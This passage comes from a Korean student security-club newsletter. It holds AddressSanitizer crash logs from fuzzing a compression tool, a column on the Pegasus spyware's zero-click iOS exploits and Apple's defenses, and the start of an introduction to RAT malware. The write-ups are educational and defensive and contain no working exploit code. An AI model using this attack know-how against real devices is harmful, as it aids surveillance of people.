0x10002c1d46c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x10002c1d46e0:[f2]f2 f2 f2
0x10002c1d46f0: 01 f2 01 f2 03 f2 01 f2 00 f2 f2 f2 04 f2 04 f2
0x10002c1d4700: 04 f2 04 f2 04 f2 04 f2 00 f3 f3 f3 00 00 00 00
0x10002c1d4710: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d4720: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d4730: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

[그림 39] 실제 메모리 내 buffer overflow 관찰

전체 로그 기록은 [그림 40]와 같다.

```
==37488==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffd60ee3700 at pc 0x000000513f24 bp 0
x7ffd60ee2df0 sp 0x7ffd60ee3700 thread T0
WRITE of size 8 at 0x7ffd60ee3700 thread T0
#0 0x513f23 in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:478:40
#1 0x51b896 in main /home/ubuntu/dact-0.8.42/dact.c:689:8
#2 0x7fbfb805b183f in __libc_start_main /build/glibc-S7ft5T/glibc-2.23/csu/../csu/libc-start.c:291
#3 0x41a1f8 in _start (/home/ubuntu/dact_asan+0x41a1f8)

Address 0x7ffd60ee3700 is located in stack of thread T0 at offset 2304 in frame
#0 0x50dff in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:249

This frame has 15 object(s):
[32, 36) 'cipher.addr'
[48, 192) 'filestats'
[256, 2304) 'file_extd_urls' <== Memory access at offset 2304 overflows this variable
[2432, 2433) 'algo'
[2448, 2449) 'ch'
[2464, 2467) 'version'
[2480, 2481) 'file_opts'
[2496, 2504) 'filesize'
[2528, 2532) 'blk_cnt'
[2544, 2548) 'file_extd_size'
[2560, 2564) 'blksize'
[2576, 2580) 'blksize_uncomp'
[2592, 2596) 'magic'
[2608, 2612) 'x'
[2624, 2632) 'offset'

HINT: this may be a false positive if your program uses some custom stack unwind mechanism or swapcontext
(longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow /home/ubuntu/dact-0.8.42/dact_common.c:478:40 in dact_process_file
Shadow bytes around the buggy address:
0x10002c1d4690: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x10002c1d46e0:[f2]f2 f2 f2
0x10002c1d46f0: 01 f2 01 f2 03 f2 01 f2 00 f2 f2 f2 04 f2 04 f2
0x10002c1d4700: 04 f2 04 f2 04 f2 04 f2 00 f3 f3 f3 00 00 00 00
0x10002c1d4710: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d4720: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d4730: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: f9
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==37488==ABORTING
```

[그림 40] Stack Buffer Overflow가 발생한 testcase의 상세 결과

마치며

01 | 앞으로의 퍼징

01.01_현재의 퍼징 연구

현재 주목되고 있는 퍼징의 **근본적인 단점**은 매우 간단한 결함만 찾는다는 것이다. 다시 말해 커버리지가 좁다는 것인데 이것이 취약점 분석의 모든 것을 의미하지는 않으나 퍼징 기술을 통한 검증이 확인하지 못하는 바가 많음을 암시할 수 있다. 그러나, 이를 해결하기 위해 일부 과정을 수동으로 조작하거나, 프로그램 수동 분석을 통해 입력 포맷을 미리 파악하는 과정을 수행한다면 퍼징의 본질적인 의미가 퇴색된다.

따라서 퍼징의 의미를 보전하면서도 문제점을 보완하기 위해 입력-결과를 통한 피드백을 계속하여 입력 포맷을 더 정확도 있게 추정하고, 깊이 있는 탐색을 통하여 **커버리지를 측정하고 이를 피드백 삼아 더 깊이 있고 넓은 범위를 커버해낼 수 있는 입력 데이터를 확보하는 등 퍼징 데이터 생성을 개선하는 연구가 진행되고 있다.**

01.02_퍼징과 AI

AI가 여러 분야와 접목됨에 따라 퍼징 또한 AI를 접목시킨 **AI 퍼징(AI Fuzzing)**이 개발되었다. 컴퓨터가 주어진 데이터에서 스스로 패턴을 분석해 의미 있는 정보를 찾아내는 머신러닝과 접목시켜 testcase의 생성이 상당히 용이해졌다.


더욱 효율적인 보안을 위해 개발된 기술이지만 동시에 '라이트사이즈 테크놀로지(Rightsize Technology)'가 선정한 2019년 10대 보안 위협 가운데 하나로 꼽히기도 했다. 기존에 숙련된 해커들만 찾아낼 수 있었던 제로데이 공격의 통로가 쉽게 열렸다는 것이다. 이처럼 새로운 기술의 활용도가 높아졌다는 것은 곧 악용의 우려가 높아졌다는 의미이기도 하다.

퍼징은 말 그대로 창과 방패 역할을 동시에 수행하고 있기 때문에, 출시 전 단계에서 수동 테스팅에 더불어 점점 발전되고 있는 퍼징 기술을 활용하여 앞서 테스팅한 뒤 출시하는 것이 더욱 중요해질 것이다.

부가 자료

Fuzzing Survey⁹는 KAIST CSRC와 SoftSec에서 진행한 프로젝트이다.

현재 존재하는 공개된 대부분의 Fuzzer를 확인할 수 있고 각 Fuzzer가 어떤 속성인지, 공식 설명서 링크 등의 정보와 어디에서 파생되었는지 근원 Fuzzer 간의 관계를 시각화하여 제공한다.



[그림 41] Fuzzing Survey

BlackArchLinux에서 제공하는 Fuzzer에 대한 페이지¹⁰는 현존하는 Fuzzer와 그에 따른 특성, 어디에 주로 쓰이는지 등에 대한 정보와 최신 release버전과 다운로드 받을 수 있는 페이지를 제공한다.

Name	Version	Description	Homepage
aflplusplus	3.14c.r165.g773ba9 3	American Fuzzing Lop fuzzer with community patches and additional features.	[link]
ajpfuzzer	0.6	A command-line fuzzer for the Apache JServ Protocol (ajp13).	[link]
backfuzz	1.b0648de	A network protocol fuzzing toolkit.	[link]
bfuzz	59.e82cbf4	Input based fuzzer tool for browsers.	[link]
browser-fuzzer	3	Browser Fuzzer 3	[link]
bunny	0.93	A closed loop, high-performance, general purpose protocol-blind fuzzer for C programs.	[link]
choronzon	4.d702c31	An evolutionary knowledge-based fuzzer.	[link]
cirt-fuzzer	1.0	A simple TCP/UDP protocol fuzzer.	[link]
conscan	1.2	A blackbox vulnerability scanner for the Concre5 CMS.	[link]
cookie-cadger	1.08	An auditing tool for Wi-Fi or wired Ethernet connections.	[link]
crlf-injector	8.abaf494	A python script for testing CRLF injecting issues.	[link]
dharma	98.6b1e511	Generation-based, context-free grammar fuzzer.	[link]
dizzy	2.0	A Python based fuzzing framework with many features.	[link]
domato	96.7625d1d	DOM fuzzer.	[link]
doona	143.bb03dad	A fork of the Bruteforce Exploit Detector Tool (BED).	[link]
easyfuzzer	3.6	A flexible fuzzer, not only for web, has a CSV output for efficient output analysis (platform independent).	[link]
firewalk	5.0	An active reconnaissance network security tool.	[link]
flyr	76.4926ecc	Block-based software vulnerability fuzzing framework.	[link]

[그림 42] BlackArch Linux의 Fuzzer 홈페이지

⁹ Fuzzing Survey. (n.d.). <https://fuzzing-survey.org/>.

¹⁰ Fuzzer tools. (n.d.). <https://blackarch.org/fuzzer.html>.

참고 자료

- [1] 예측할 수 없는 오류에 도전 – 퍼지 테스팅. (2021).
<https://blog.naver.com/suresofttech/221337840497>.
- [2] [CSRC@KAIST 차세대보안R&D리포트] 퍼징의 분류와 AI 관점에서의 의의. (2021).
<https://www.boannews.com/media/view.asp?idx=90525>.
- [3] Fuzzing: Mutation vs. generation. (2021).
<https://resources.infosecinstitute.com/topic/fuzzing-mutation-vs-generation/>.
- [4] Yurong Chen. (2013). Zero-day Defense: Discovering and Removing Vulnerabilities through Program Customization and Fuzzing(B.E. in Electrical Engineering). Southeast University.
- [5] Fuzzing the Linux kernel | PHDays 2021. (2021).
<https://www.youtube.com/watch?v=7a3Ln0Aoc3A>.
- [6] WHAT THE FUZZ. (2019).
<https://labs.f-secure.com/blog/what-the-fuzz/>
- [7] Fuzzing: Mutation vs. generation. (2012).
<https://resources.infosecinstitute.com/topic/fuzzing-mutation-vs-generation/>
- [8] Siddharth Karamcheti, Gideon Mann, David Rosenberg. (2018). Adaptive Grey-Box Fuzz-Testing with Thompson Sampling. <https://arxiv.org/>.
- [9] CS7580, Jonathan Bell Lecture Note. (2021)
<https://neu-se.github.io/CS7580-Fall-2021/lecture-notes/>
- [10] Fuzzing | OWASP Foundation. (2021)
<https://owasp.org/www-community/Fuzzing>
- [11] Valentin J.M. Manes, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, Maverick Woo. (2018). The Art, Science, and Engineering of Fuzzing: A Survey.
- [12] Choongwoo Han. (2017). Fuzzing; Search-Based Software Testing(CS-Theses_Master). KAIST

02

“NSO의 폐가수스” 당신의 정보는 이미 빠져나갔다.

SWING 28기 임채원 | 검수 27기 임정수

소개글

기업 NSO이 개발한 스파이웨어 ‘폐가수스’가 언론인, 활동가를 억압하고 감시하는 목적으로 사용되었다는 국제사면위원회의 조사가 발표되었다.

이에 이 이슈의 주체 NSO의 폐가수스를 살펴보고자 한다.

I. NSO의 폐가수스란?

- 1) 감염경로

III. 공격방어

- 1) 공격을 막기 위해 시도했던 노력

II. 감염 및 공격과정

- 1) 활용된 취약점
- 2) 알려진 폐가수스가 보유한 공격들

“NSO의 페가수스” 당신의 정보는 이미 빠져나갔다.

SWING 28기 임채원

NSO의 페가수스란?

이스라엘 소재 민간 회사 NSO 그룹이 제작한 스파이웨어이다. 페가수스는 특정 스마트폰에 침투해 위치정보 및 개인정보를 입수하고 기기의 카메라와 마이크에 접근하여 사용자 몰래 작동시킬 수 있는 정교한 스파이웨어이다.

하지만 정교한 스파이웨어인 만큼 자세한 페이로드는 외부에 공개되지 않았기 때문에 이 칼럼에 담긴 페가수스의 모습은 빙산의 일각이라고 할 수 있을 것 같다.

[그림1] NSO 그룹 로고¹

01 | 감염경로

국제사면위원회가 분석한 바에 따르면 최근 페가수스에는 최신 iOS버전 [제로 데이 공격](#)이 포함되어 있었다. 또한 제로 클릭이라는 특성을 가지고 있어 악성 링크를 누르거나 파일을 다운받는 등의 행위 없이 피해자가 가만히 있어도 공격자에 의해 페가수스에 감염된다.

* 제로 데이 공격이란?

시스템의 보안 취약점을 통한 기술적 위협으로, 해당 취약점에 대한 패치가 나오지 않은 시점에서 이루어지는 공격을 말한다.

¹ NSO Group . (2021). https://en.wikipedia.org/wiki/NSO_Group.

감염 및 공격과정

페가수스는 정확한 페이로드가 공개되지 않았고 제로 데이 공격을 포함하고 있기 때문에 악용된 취약점 또한 모두 밝혀지지 않은 상태이다. 이에 피해사례와 Apple의 취약점 패치를 통해 밝혀진 일부 취약점을 위주로 감염 및 공격 과정을 살펴보고자 한다. 해당 칼럼에서 알아볼 악용된 제로 데이 취약점은 [CVE-2021-30860](#), [CVE-2021-30858](#)이다.

01 | 활용된 취약점과 공격과정

01.01 CVE-2021-30860

이 취약점은 [CoreGraphics](#) 구성 요소인 JBIG2 데이터의 디코딩에 있는 정수 오버플로우이다. 악의적으로 제작된 PDF를 처리하여 임의 코드 실행으로 이어질 수 있는 취약점으로 이를 활용한 공격은 ForcedEntry(강제진입)로 불리며 페가수스를 심는 과정에 활용되었다.

* JBIG2란?

PDF 또는 PSD 문서에 스트림으로 포함되거나 다른 형식으로 포함될 수 있는 이미지 압축 형식

① 공격과정

공격의 형식은 [JBIG2스트림이 포함된 PDF 파일](#)이다. 공격과정에서 IMTranscoderAgent와 충돌로그를 손상하는 것으로 보이는 이미지 파일을 발견할 수 있다. 이미지 파일 형식은 임의 원격 코드 실행(RCE)을 발생시킬 수 있는 취약성이 있는 것으로 악명 높다.


* IMTranscoderAgent란?

이미지 전송과 수신을 포함하여 iMessage 데이터 처리와 관련된 구성 요소 중 하나이다.

이 취약점은 iMessage를 통해 악용될 수 있다. 즉, [특수하게 조작된 PDF 파일이 iMessage 수신자에게 전송되면 공격 대상자의 IMTranscoderAgent는 BlastDoor 샌드박스 외부에서 악의적인 페이로드를 처리하기](#) 시작한다.

② 발견

Citizen Lab의 연구에 따르면 2021년 3월에 한 사우디 활동가의 스마트폰을 조사한 결과 NSO 그룹의 페가수스에 해킹당한 것으로 확인되었다. 이를 분석하는 과정에서 장치의 iTunes 백업을 보면,



[그림2] 휴대폰에서 찾은 확장자가 ".gif"인 파일²

Library/SMS/Attachments에서 위의 그림 자료와 같이 확장자가 ".gif"인 여러 파일이 발견되었으며 페가수스로 해킹되기 직전에 스마트폰으로 전송되었다는 것을 확인할 수 있다.

③ 과정

위 그림 자료를 보면 확장자가 ".gif"인 동일한 파일의 27개 사본이 존재한다. 이는 확장자가 ".gif"임에도 불구하고 실제로는 gif 파일이 아닌 748바이트의 Adobe PSD 파일이다. 이 [파일의 각 복사본으로 인해 장치에서 IMTranscoderAgent 충돌이 발생](#)한다.

밑부분에 존재하는 확장자가 ".gif"인 4개의 다른 파일들 또한 실제 gif 파일이 아닌 JBIG2 인코딩 스트림을 포함하는 Adobe PDF 파일이며 [이 공격은 Apple의 이미지 렌더링 라이브러리\(CoreGraphics\)](#)의 정수 오버플로우 취약점을 악용하여 작동한다.

④ 취약점 대처

입력 유효성 검사를 개선하였다.

Google에 따르면, Apple은 iOS 15.0부터 IMTranscoderAgent에서 GIF 코드 경로를 완전히 제거하였다. 또한 iOS 14.8.1부터는 IMTranscoderAgent에서 접근할 수 있는 사용 가능한 ImageIO 포맷을 제한하였고 GIF 디코딩은 블라스트도어(BlastDoor)에서 진행된다.

² FORCEDENTRY NSO Group iMessage Zero-Click Exploit Captured in the Wild . (2021).

<https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/>.

01.02_ CVE-2021-30858

이 취약점은 악용 여부가 정확하게 밝혀지지는 않았지만, Apple의 취약점 패치로 폐가수스에 활용되었을 수도 있다고 예상되는 취약점이다. 이에 피해 스마트폰 분석으로도 밝혀지지 않아 자세한 내용이 공개되지는 않았다. 취약점 내용으로는 아래와 같다.

use-after-free 이슈

WebKit의 무료 사용 후 문제로, 악의적인 웹 콘텐츠를 처리하면 임의 코드가 실행될 수 있다.

① 취약점 내용

악의적으로 제작된 웹 콘텐츠를 취약한 요소가 처리하는 경우 RCE를 얻기 위해 악용될 수 있다는 내용의 취약점이다.

* RCE(Remote Code Execution)란?

조작된 웹페이지나 이미지 파일을 보는 것만으로도 외부에서 전송된 코드가 실행되는 취약점을 의미한다.

② 취약점 대처

메모리 관리 기술을 향상했다.

02 | 알려진 폐가수스가 보유한 공격들

폐가수스의 공격들은 대부분 언론인과 정치인들의 스마트폰을 해킹하여 디지털 감시를 진행하는 사례로 많이 이용되었다. 이에 그때 이용되었던 폐가수스 공격들과 그에 대한 사례를 살펴보자 한다.

① Network Injection Attacks

- 네트워크 주입 공격

2019년~2020년에 일어났던 공격 방법으로 전술적 장치나 이동통신사에 배치된 전용 장비를 통한 네트워크 주입이라고 할 수 있다. 브라우저 앱을 통한 인터넷 검색 때뿐만 아니라 앱을 사용할 때에도 **네트워크 주입이 일어나 폐가수스 설치 서버로 리다이렉션되어 감염 및 공격이 진행되었다.**

<사례>

2019년 모로코의 칼럼니스트 Maati Monjib이 폐가수스의 네트워크 주입 공격을 통한 해킹으로 디지털 감시를 받고 있었다. 그 당시 브라우저 앱을 통해 야후를 방문하려고 하자 폐가수스 공격 서버로 리다이렉션되어 공격이 진행되었다.

② BridgeHead(BH) Attack

- BH 공격

페가수스 설치 서버로 리다이렉션이 완료되고 네트워크 사용 데이터베이스에 BH라는 프로세스의 기록이 확인된다. 모바일 보안 소프트웨어업체 Lookout의 분석에 따르면 이는 다음 단계인 [페이로드 압축 해제 및 피해자의 iPhone에 대한 API 기능을 로드](#)한다.

이후 Apple에게 전송되는 충돌 리포트를 비활성화시키고, 루트 권한을 얻게 되어 Roleaboutd 프로세스가 로드된다. 이는 페가수스 악성코드의 공격 과정으로 BridgeHead 공격 후에 이어진다. 이후 [BridgeHead가 얻은 루트 권한을 통해 그다음에 로드된 프로세스 또한 권한을 얻게 된다](#).

<사례>

이 공격 또한 2019년 모로코의 칼럼니스트 Maati Monjib에 대한 디지털 감시 사례에서 네트워크 주입 공격과 같이 진행되었다. 그리고 2019년 언론인 Omar Radi를 디지털 감시하기 위해서도 이 공격기법이 이용되었다.

③ Apple Photos Exploitation

- 사진 앱을 통한 공격

2019~2020년에 이루어진 공격방식으로 사진 앱이 네트워크 트래픽을 발생시키고, 그 후 방금 언급되었던 [BH\(BridgeHead\) 프로세스](#)가 나타난다. 그 후 충돌 리포트를 비활성화시키며 악성 페이로드가 진행된다. [사진 앱과 사진 스트림 서비스를 공격 벡터로 활용한 공격](#)이다.

<사례>

정확한 페이로드가 알려지진 않았지만 2020년 프랑스 기자의 iPhone이 해킹당하는 과정에서 페가수스를 배포하기 위한 공격 과정의 일부로 iOS Photos 앱이나 Photostream 서비스가 사용된 것으로 알려졌다.

④ iMessage Zero-Click Oday

- 아이메시지 제로 클릭 제로 데이 공격

2019년에 이루어진 공격방식이다. 과정으로n [iMessage를 수신받으면 해당 계정을 조회](#)한다. iMessage 공격은 [이메일 주소로 문자가 발송](#)되며 ID 상태 캐시 파일을 보면 이메일 주소 맨 앞에 2 바이트의 0x00가 삽입된 경우가 많다. 특징으로는 계정을 조회한 후 iMessage를 통해 공격받은 기기들에 페가수스 프로세스 [Roleaccountd와 Stagingd 프로세스](#)가 나타났다.

<사례>

2019년에 항가리 기자의 iPhone이 해킹당하는 과정에서 iMessage 계정 조회와 Roleaccountd와 Stagingd 프로세스가 나타난 공격의 모습이 보였다.

⑤ Apple Music Exploitation

- 애플 뮤직을 통한 공격

2019~2021년에 이루어진 공격방식이다. 이 또한 iMessage 수신을 통한 계정 탐색으로 공격 과정이 시작된다. 애플 뮤직을 통해서 폐가수스가 HTTP 요청을 보낸다. [애플 뮤직의 HTTP 요청](#)이 발생하면 그 후 폐가수스 프로세스 [Roleaccountd와 Stagingd 프로세스](#)가 실행된다. 이 공격은 WebKit 취약점, 사이트에 접속하면 감염되는 취약점을 이용한다.

<사례>

2021년 아제르바이잔 출신의 저명한 탐사 저널리스트의 스마트폰이 해킹되어 전화 도청과 위치정보 등의 개인정보가 노출되었다.

⑥ iMessage Zero-Click 0-days (HTTP)

- 아이메시지 제로 클릭 제로데이 공격(HTTP)

2021년에 이루어진 공격으로 메갈로돈이라고 불리며 이 또한 아이메시지 계정 탐색으로 시작한다. 그 후 [CoreTelephony 서비스\(통신에 관련된 대부분을 주관하는 서비스\)의 HTTP 요청](#)이 발생한다. 이후 폐가수스 프로세스로 예상되는 [gatekeeperd 프로세스](#)가 실행된다. HTTP요청 이후 250kb의 데이터가 다운로드되는데 국제앰네스티에 따르면 이가 gatekeeperd로부터 온 페이로드라고 한다. 다른 사례에서는 악성 프로세스인 [msgacntd 프로세스](#)가 실행되는 모습도 보인다. 이 공격 또한 WebKit 취약점, 사이트에 접속하면 감염되는 취약점을 이용한다.

<사례>

2021년 프랑스 인권변호사의 iPhone이 이 공격 방식을 통해 해킹되어 개인정보가 노출되었다.

공격방어

01 | 공격을 막기 위해 시도했던 노력

아래 사항들은 2021년 이전에 시도되었던 iMessage 제로 클릭 공격에 대한 iOS 14의 보안 개선사항이다. 현재는 이 기술을 우회하는 폐가수스 공격도 이뤄지고 있기 때문에 이를 바탕으로 앞으로의 개선방향은 어떨지 예측해보면 좋을 듯하다.

1) 블라스트도어(BlastDoor)

블라스트도어는 iOS 14의 주요 변경사항으로 도입된 기술이며 iMessage를 통해 실행되는 공격을 차단하는 기능을 한다. 엄격하게 샌드박스 처리된 서비스로 iMessage에서 신뢰할 수 없는 데이터의 거의 모든 구문분석을 담당한다. 또한 대부분 메모리 안전 언어인 Swift로 작성되어 코드 기반의 고전적인 메모리 손상 취약점을 도입하는 것을 더 어렵게 만들어 준다.

* 샌드박스(SandBox)란?

외부에서 들어온 프로그램이 보호된 영역에서 동작하게끔 하여 시스템이 부정하게 조작되는 것을 막는 보안 기술이다.

하지만 2021년 2월부터 NSO 그룹이 Apple의 BlastDoor 기능을 우회하는 새로운 제로 클릭 iMessage 공격을 배포하는 것이 관찰되었다.



[그림3] 복잡하고 신뢰할 수 없는 데이터 처리의 대부분은 새로운 BlastDoor 서비스로 이동³

³ Project Zero . (2021). <https://googleprojectzero.blogspot.com/2021/01/a-look-at-imessage-in-ios-14.html>.

2) Dyld 공유 캐시 영역의 재 랜덤화

이 기술의 배경으로는 Apple의 ASLR(주소 공간 배열 랜덤화)은 하나의 구조적 약점을 가지고 있었다. 공유 캐시 영역은 사전 연결된 단일 BLOB(Binary Large Object)에 대부분의 시스템 라이브러리를 포함하며, 부팅마다 랜덤화되기 때문에 모든 프로세스에서 동일한 주소에 머물렀다.

이는 공격자가 프로세스 충돌을 원격으로 관찰하고 공유 캐시의 기본 주소를 유추할 수 있게 되며 따라서 그 이후의 공격 단계의 전제 조건인 ASLR을 깨트릴 수 있기 때문에 제로 클릭 공격에서 중요한 것으로 밝혀졌다.

이를 바탕으로 iOS 14에서 이러한 공격을 감지하기 위한 논리를 추가하였다. **공유캐시가 다음에 서비스를 시작할 때 대상 서비스에 대해 재 랜덤화되므로 Brute Force를 제외한 제로 클릭 공격에서 ASLR을 우회하는 것을 더 어렵게 만들거나 불가능하게 만든다.**

3) 브루트 포스(Brute Force) 공격 속도를 늦추기 위한 지수 조절

* 브루트 포스(Brute Force)란?

제로 클릭 공격에서 일반적으로 사용하는 수법으로 공격 자체가 처음에 제대로 이루어지지 않았을 때 여러 차례 공격을 시도하는 것이다.

이 지수 조절은 공격자가 공격이나 무차별적인 ASLR을 재시도하는 것을 제한하기 위해 도입된 기술이다.

BlastDoor와 imagent 서비스는 launchd(init 및 운영 체제 서비스 관리 데몬)에 의해 시행되는 새로 도입된 지수 조절 메커니즘의 적용을 받아 **충돌 후 재시작 간격이 매번 두 배(최대 20분)로 증가하게 된다.** 새로운 제한 기능을 통해 이전에는 간단히 완료할 수 있는 **공격이 오래 걸리게 되어 해커의 진입을 줄일 수 있게 된다.**

마치며

“페가수스의 기술은 핵무기에 가까울 정도이다.”

이는 과거 미국 정보 당국의 페가수스 사태를 폭로했던 에드워드 스노든의 말이다. 정보화시대에선 정보가 무기이고 이 정보를 해킹하는 기술은 더더욱 치명적인 무기가 될 수 있다고 생각된다.

이를 방어하기 위해서는 예방 기술을 발전시키는 것이 중요하다. 하지만 페가수스는 기업에서 파악하지 못했던 취약점을 표적으로 삼아 공격을 시도하는 해킹사례들이 많다. 이에 항상 그들이 먼저 실행하고 기업과 기관이 이를 바탕으로 수습하는 방향으로 흘러가고 있다. 그만큼 언제 어떻게 공격이 이루어질지 모르는 고도화된 기술이기 때문에 기업과 기관 측에서는 꾸준한 관심이 필요하다.

현재까지의 시나리오와 피해사례를 보면 대부분이 해외 위주인 것은 사실이다. 하지만 모바일 보안 소프트웨어업체 Lookout에 따르면 2021년 7월 페가수스는 스마트폰에 설치된 글로벌 앱뿐만 아니라 국내 메신저 앱인 카카오톡과 라인까지 데이터 탈취를 위한 공격 대상에 포함하였다. 이는 국내 위협도 조만간 이뤄질 수 있다는 근거가 된다.

해결방안은 계속 꾸준히 취약점을 파악해보고 최대한 취약점이 발생하지 않게 시스템을 구성하는 것으로 생각되지만, 이는 쉽지 않다. 쉽지 않은 방어와 점점 발전해가는 공격 능력 사이의 딜레마가 보이는 페가수스이지만 모든 해결의 시작은 꾸준한 관심과 경각심이 중심이 되어왔다는 것을 생각하며 이 칼럼도 그 관심의 일부가 되었으면 하는 마음이다.

참고자료

[1] 보안 취약점이 사라지지 않는 이유 . (2021).

[https://www.technologyreview.kr/google-project-zero-day-flaw-security/.](https://www.technologyreview.kr/google-project-zero-day-flaw-security/)

[2] Project Zero . (2021).

[https://googleprojectzero.blogspot.com/2021/01/a-look-at-imessage-in-ios-14.html.](https://googleprojectzero.blogspot.com/2021/01/a-look-at-imessage-in-ios-14.html)

[3] Analysis of CVE-2021-30860, the Flaw and Fix of a Zero-Click Vulnerability, Exploited in the Wild . (2021). [https://objective-see.com/blog/blog_0x67.html.](https://objective-see.com/blog/blog_0x67.html)

[4] Forensic Methodology Report: How to Catch NSO Group's Pegasus . (2021).

[https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/.](https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/)

[5] Bahraini Government Hacks Activists with NSO Group Zero-Click iPhone Exploits . (2021).

[https://citizenlab.ca/2021/08/bahrain-hacks-activists-with-nso-group-zero-click-iphone-exploits/ .](https://citizenlab.ca/2021/08/bahrain-hacks-activists-with-nso-group-zero-click-iphone-exploits/)

[6] FORCEDENTRY. NSO Group iMessage Zero-Click Exploit Captured in the Wild . (2021).

[https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/ .](https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/)

[7] Morocco: Human Rights Defenders Targeted with NSO Group's Spyware . (2019).

[https://www.amnesty.org/en/latest/research/2019/10/morocco-human-rights-defenders-targeted-with-nso-groups-spyware/.](https://www.amnesty.org/en/latest/research/2019/10/morocco-human-rights-defenders-targeted-with-nso-groups-spyware/)

당신이 알아야 할 악성코드 RAT

SWING 29기 문서현 | 검수 27기 이유진

만약 누군가 당신의 컴퓨터를 원격으로 조종하고 모니터링하고 있다면 어떻게 하실 건가요? 저라면 공포감에 빠르게 컴퓨터를 포맷할 거 같습니다. 앞서 제가 ‘만약’이라는 조건을 걸었지만, 이는 충분히 현실이 될 수 있습니다. 바로 RAT 악성코드가 그 역할을 하는데요, 다음을 통해 RAT에 대해서 알아보겠습니다.

컴퓨터가 연결됐네. 한번 살펴볼까?

Process Manager 기능

Remote Desktop 기능

원격으로 프로세스를 제어하거나 PC 화면을 실시간으로 볼러올 수 있어.
이외에도 파일 실행, cmd 명령 수행, 레지스트리 키 등록 등
다양한 기능들이 존재해. 이제 본격적으로 해볼까?

너 정보보호학과라고 했지?
